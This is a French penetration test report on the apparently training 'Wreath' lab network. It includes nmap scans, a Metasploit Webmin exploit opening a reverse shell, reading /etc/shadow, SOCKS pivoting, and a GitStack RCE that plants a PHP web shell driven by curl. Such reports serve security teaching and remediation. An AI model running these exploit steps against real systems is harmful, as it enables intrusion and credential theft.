

Rapport de test d'intrusion pour Thomas WREATH

Client:**Thomas Wreath (THM)**

2026-01-14

v1.0

Contact:Clément CADIER
@Un_gars_sympa

Sommaire

Sommaire exécutif	2
Méthodologie & Périmètre	3
Aperçu des vulnérabilités	5
Accès public à des informations personnelles (Medium)	6
Webmin Command Injection Vulnerability (CVE-2019-15107) (Critical)	9
Divulcation d'information compromettante depuis "Error 404" (Medium)	11
GitStack Remote Code Execution (RCE) (Critical)	14
Mot de passe faible (Medium)	17
Utilisation du mot de passe compromis (Medium)	20
Unrestricted File Upload & Remote Control Execution (RCE) (Critical)	29
Unquoted Service Path Attack (High)	37
Liste des modifications	43
Disclaimer	43



Sommaire exécutif

Sur la demande de Thomas Wreath, un test d'intrusion a été exécuté sur 3 machines de son réseau local.

Ce test a conduit sur l'obtention **des droits administrateur** de chaque machine.

Cette situation démontre une **défaillance critique de la sécurité**, permettant à un attaquant de prendre le contrôle total des machines et d'impacter gravement la confidentialité, l'intégrité et la disponibilité des données et services.

Le niveau de risque global est **critique** et nécessite la **mise en œuvre immédiate des mesures correctives recommandées**.

Les vulnérabilités présentées dans ce rapport sont organisées selon la progression logique de l'attaque et non par ordre de sévérité.

La sévérité des vulnérabilités a été évaluée à l'aide du score CVSS, basé sur leur impact potentiel sur la confidentialité, l'intégrité et la disponibilité des systèmes.

Les noms de chaque machine n'ont pas été donnés en amont, ils ont été découverts en temps et en heure au fur et à mesure de la progression du test d'intrusion. Afin de faciliter la compréhension du contenu de ce rapport, chaque machine est nommée par son nom.



Méthodologie & Périmètre

Méthodologie :

Ce test d'intrusion est dit "Boîte grise" : le client nous a informé de la structure de son réseau au préalable, sans fournir d'information d'authentification ni d'accès privilégié.

Tout d'abord, l'analyse et l'exploitation furent portées sur le serveur web. Une fois celui-ci compromis, il a été utilisé comme point de pivot afin de continuer le test sur le réseau interne.

Périmètre :


Le périmètre du test d'intrusion inclut :

- 3 machines sur le réseau
- 1 serveur Web public
- 1 serveur Git quelque part sur le réseau
- 1 PC sur le réseau avec un anti-virus installé

De plus, le client nous a informé que :

- Le serveur Git est interne
- Ce PC n'est pas accessible directement depuis le serveur web

Afin de faciliter la compréhension, voici un schéma explicatif du réseau :





Aperçu des vulnérabilités

Nombre de vulnérabilités présentes : **3 Critique(s)** , **1 Importante(s)** and **4 Moyenne(s)**




Figure 1 - Tableau des vulnérabilités identifiées

Vulnérabilités	Niveau
Accès public à des informations personnelles	Medium
Webmin Command Injection Vulnerability (CVE-2019-15107)	Critical
Divulgence d'information compromettante depuis "Error 404"	Medium
GitStack Remote Code Execution (RCE)	Critical
Mot de passe faible	Medium
Utilisation du mot de passe compromis	Medium
Unrestricted File Upload & Remote Control Execution (RCE)	Critical
Unquoted Service Path Attack	High



1. Accès public à des informations personnelles

Etat de correction :

Niveau : **Medium**

Score CVSS : **4.6**

Affecté : prod-web **Recommendations :** Enlever ces informations, ne choisir qu'un seul moyen de contact

Aperçu

Des informations personnelles concernant M. Thomas Wreath sont à libre disposition.

Description

Pour commencer, un premier scan a été effectué avec nmap sur le serveur web (10.200.180.200)

```
(root@Kali)-[~]
# nmap -A 10.200.180.200
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-14 20:44 CET
Nmap scan report for thomaswreath.thm (10.200.180.200)
Host is up (0.056s latency).
Not shown: 981 filtered tcp ports (no-response), 14 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http         Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ http-title: Did not follow redirect to https://thomaswreath.thm
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open  ssl/http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ http-title: Thomas Wreath | Developer
|_ ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2026-01-14T15:46:52
|_ Not valid after: 2027-01-14T15:46:52
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ tls-alpn:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
9090/tcp  closed zeus-admin
10000/tcp open  http         MiniServ 1.890 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
```



Aggressive OS guesses: Linux 4.15 (94%), Linux 2.6.32 - 3.13 (93%), Linux 5.0 - 5.14 (93%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (90%), Linux 4.15 - 5.19 (90%), Linux 2.6.32 - 3.10 (90%), HP P2000 G3 NAS device (89%), Linux 4.4 (89%), Linux 2.6.32 (88%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

TRACEROUTE (using port 9090/tcp)

HOP	RTT	ADDRESS
1	64.45 ms	10.250.180.1
2	63.67 ms	thomaswreath.thm (10.200.180.200)


OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 58.44 seconds

Nous avons pu observer que le serveur web possède plusieurs services :

- Un service SSH (port 22)
- Un service HTTP (port 80)
- Un service HTTPS (port 443)
- Un autre service HTTP (port 10 000)

Nous avons jeté un oeil sur la page internet (port 80) après avoir associé le domaine "thomaswreath.thm" à son adresse IP (.200)



Hi, I'm Thomas Wreath
Developer and Sysadmin

f t in

2009 - 2010
BSC COMPUTER SCIENCE
University of Edinburgh
Edinburgh, Scotland

1999 - 2005
SECONDARY EDUCATION
Wallington County Grammar School
London, United Kingdom

Interest

BOOKS
Has been an avid reader for many years, delighting in both the acquisition of knowledge through non-fiction, and fiction novels. Reading remains a central passion, with favourite authors including Philip Pullman, Daniel Keyes and George Orwell.

TECH
Had an innate love for all things technology since being introduced to an old Commodore 64 at the age of 7. Still enjoys implementation problems during free-time, and frequently works on modern development projects for research purposes.

HIKING
Enjoys hiking in the Yorkshire hills during holidays and days off. Frequently goes camping when time allows.

Contact

Address
21 Highland Court,
Easingwold,
East Riding,
Yorkshire,
England,
YO61 3QL

Phone Number
01347 822945

Mobile Number
+447821548812

Email
me@thomaswreath.thm

© 2015 Online CV. All rights reserved | Design By: ThemeHippo | Edited by Thomas Wreath



On y découvre des informations personnelles sur la page d'accueil concernant Thomas Wreath :

- Adresse
- Numéro de téléphone fix & mobile
- Email
- Parcours éducatif & professionnel

Ces informations peuvent être utiles pour une attaque type spear phishing, de l'usurpation d'identité ou tout simplement pour du spam.

Recommandation

- Enlever les informations et ne garder qu'une adresse email de contact par exemple
- Sensibilisation au phishing et particulièrement au spear phishing

Information additionnelles

- <https://attack.mitre.org/techniques/T1595/001/>
- <https://attack.mitre.org/techniques/T1589/>



2. Webmin Command Injection Vulnerability (CVE-2019-15107)

Etat de correction :

Niveau : **Critical**

Score CVSS : **9.5**

Affecté : prod-serv (10.200.180.200) **Recommendations** : Mettre à jour immédiatement Webmin

Aperçu

Le serveur Web possède une version compromise de Webmin. Cette version de ce service a une vulnérabilité dite "RCE" (Remote Code Execution) qui permet à un attaquant d'exécuter des commandes en tant qu'administrateur (dit "root").


L'accès à la machine en tant qu'administrateur nous donne un accès persistant à la machine et aux mots de passe hashés de la machine.

Description

Reprenant le scan nmap initial, nous nous sommes concentrés sur le deuxième service HTTP

```
10000/tcp open  http      MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
```

Avec une simple recherche Google, nous avons découvert que le service est vulnérable à l'exploit CVE-2019-15107



Nous avons utilisé une version de l'exploit disponible sur Metasploit Framework

```
msf exploit(linux/http/webmin_backdoor) > run
[*] Started reverse TCP handler on 10.250.180.7:4444
[*] Running automatic check ("set AutoCheck false" to disable)
```



```
[+] The target is vulnerable.  
[*] Configuring Automatic (Unix In-Memory) target  
[*] Sending cmd/unix/reverse_perl command payload  
[*] Command shell session 1 opened (10.250.180.7:4444 -> 10.200.180.200:35966)  
at 2026-01-14 21:29:11 +0100
```

```
whoami  
root
```

La machine est donc compromise avec les droits administrateurs. Avec ces droits, nous avons pu obtenir un accès persistant en téléchargeant la clé privée SSH de l'utilisateur root.

```
meterpreter > ls /root/.ssh/id_rsa  
100600/rw----- 2602 fil 2020-11-07 15:02:32 +0100 /root/.ssh/id_rsa
```

Nous avons eu également accès aux hashés des mots de passe.

```
meterpreter > cat /etc/shadow  
root:$6$i9vT8tk3SoXXxK[.....HASH.....]6g0PxK9VqSdy47/qKXad1::0:99999:7:::  
...  
...  
twreath:$6$0my5n31[.....HASH.....]PsHmW30nWYwf8RWPdXAdbtYpkJcReg.::  
0:99999:7:::
```

Recommandation

- **Mettre à jour Webmin**
- **Changer les mots de passe des utilisateurs**
- **Supprimer la clé SSH existante et générer une nouvelle clé avec une passphrase complexe**
- Vérifier régulièrement si de nouvelles mises à jour sont disponibles et les appliquer

Information additionnelles

- <https://nvd.nist.gov/vuln/detail/cve-2019-15107>
- <https://attack.mitre.org/techniques/T1190/>
- <https://attack.mitre.org/techniques/T1087/001/>



3. Divulgaration d'information compromettante depuis "Error 404"

Etat de correction :

Niveau : Medium

Score CVSS : 4.1

Affecté : git-serv **Recommendations :** Utiliser une template d'erreur 404 sans la mention de ces sous-dossiers.

Aperçu

L'application Django indique l'emplacement de sous-dossiers non destinés pour le public

Description

Tout d'abord, après avoir compromis le serveur "prod-web" (10.200.180.200), nous avons effectué un scan du réseau local pour y découvrir les autres machines. Afin de faciliter la tâche, une version de nmap (static) a été envoyé sur prod-serv.

```
[root@prod-serv tmp]# ./nmap 10.200.180.0/24 -sn
./nmap 10.200.180.0/24 -sn
Cannot find nmap-payloads. UDP payloads are disabled.

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2026-01-15 08:49 GMT
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be
performed
Nmap scan report for ip-10-200-180-1.eu-west-1.compute.internal (10.200.180.1)
Host is up (-0.18s latency).
MAC Address: 06:2D:C3:4A:A0:6D (Unknown)
Nmap scan report for ip-10-200-180-100.eu-west-1.compute.internal
(10.200.180.100)
Host is up (0.00016s latency).
MAC Address: 06:CF:BD:E9:EC:E7 (Unknown)
Nmap scan report for ip-10-200-180-150.eu-west-1.compute.internal
(10.200.180.150)
Host is up (0.00020s latency).
MAC Address: 06:61:42:76:93:A7 (Unknown)
Nmap scan report for ip-10-200-180-250.eu-west-1.compute.internal
(10.200.180.250)
Host is up (0.00014s latency).
MAC Address: 06:02:F2:79:C2:0B (Unknown)
Nmap scan report for ip-10-200-180-200.eu-west-1.compute.internal
(10.200.180.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.94 seconds
```




Nous avons pu voir les différentes machines sur le réseau local :

- Prod-serv (10.200.180.200)
- Wreath-pc (10.200.180.100)
- Git-serv (10.200.180.150)

Si un attaquant veut accéder à git-serv, étant donné que git-serv n'est pas connecté à internet (voir schéma explicatif dans la section *Scope*), il doit obligatoirement passer par prod-web.

Nous avons dû mettre en place un système de "pivot". Concrètement, prod-serv a fait office d'intermédiaire entre la machine attaquante et git-serv.

Pour cela, nous avons mis en place un serveur proxy (SOCKS) par le biais de Metasploit (auxiliary/server/socks_proxy). En plus du proxy, nous avons ajouté localement (routing table), la direction à prendre si nous voulons atteindre l'IP de git-serv (10.200.180.150). Pour effectuer cela, nous avons utilisé un module spécifique sur la session meterpreter (run autoroute -s 10.200.180.0/20)



La prochaine étape, en utilisant proxychains, un scan de port de git-serv en passant par le proxy


```
proxychains nmap -sT -Pn 10.200.180.150
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-15 10:20 CET
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:3389 ...
OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ...
OK
```

Le résultat du scan nous a indiqué donc que la machine a 2 ports d'ouverts :

- Un service HTTP (*port 80*)
- Un service RDP (*port 3389*)

Nous avons regardé la page HTTP de la machine

```
proxychains firefox 10.200.180.150
```



Erreur 404. Cependant, la page indique des sous-dossiers où l'on peut se diriger. Ceci nous a permis de continuer notre énumération.

Recommendation

- Utiliser une template d'Error 404 sans la mention de ces sous-dossiers.

Information additionnelles

- <https://attack.mitre.org/techniques/T1090/001/>
- <https://attack.mitre.org/techniques/T1590/005/>
- <https://attack.mitre.org/techniques/T1592/002/>



4. GitStack Remote Code Execution (RCE)

Etat de correction :

Niveau : **Critical**

Score CVSS : **9.8**

Affecté : git-serv **Recommendations** : Mettre à jour immédiatement GitStack


Aperçu

Le serveur Git possède une version compromise de GitStack. Cette version de ce service a une vulnérabilité dite "RCE" (Remote Code Execution) qui permet à un attaquant d'exécuter des commandes en tant qu'administrateur (dit "NT AUTHORITY/ SYSTEM").


L'accès à la machine en tant qu'administrateur nous donne un accès persistant à la machine et aux mots de passe hashés de la machine.

Description

En reprennant les informations de la précédente vulnérabilité, nous nous sommes dirigés vers le sous dossier /gitstack



L'aperçu de la page :



Bon point, les identifiants par défaut ont été changés.

Une simple recherche de l'application GitStack sur Searchsploit nous indique 3 payloads :

```
(root@Kali) - [~/Téléchargements]
# searchsploit GitStack

-----
Exploit Title | Path
-----
GitStack - Remote Code Execution | php/
webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit) |
windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution | php/
webapps/43777.py
-----
Shellcodes: No Results
```

En voyant le resultat de la recherche, nous avons décidé d'utiliser le 3ème payload en modifiant l'IP cible (10.200.180.150) ainsi que le nom du backdoor envoyé (exploit-ugs.php)



```
(root@kali) ~/Téléchargements
# proxychains python7 43777.py
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ... OK
[*] Found user tarantool
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ... OK
[*] Web repository already enabled
[*] Get repositories list
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ... OK
[*] Found repository Website
[*] Add user to repository
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ... OK
[*] Disable access for anyone
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ... OK
[*] Create backdoor in php
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ... OK
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[*] Execute command
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ... OK
"nt authority\system"
```

Ce payload permet de créer un backdoor sur l'application web et d'y exécuter des commandes.

Grâce a cet exploit, nous avons pu avoir un accès total à la machine avec les droits administrateurs (NT AUTHORITY \ SYSTEM)

```
(root@kali) ~/Téléchargements
# proxychains curl -X POST http://10.200.180.150/web/exploit-ugs -d "a=whoami"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ... OK
"nt authority\system"
```

```
(root@kali) ~/Téléchargements
# proxychains curl -X POST http://10.200.180.150/web/exploit-ugs -d "a=hostname"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ... OK
"git-serv"
```

Recommendation

- Mettre à jour GitStack
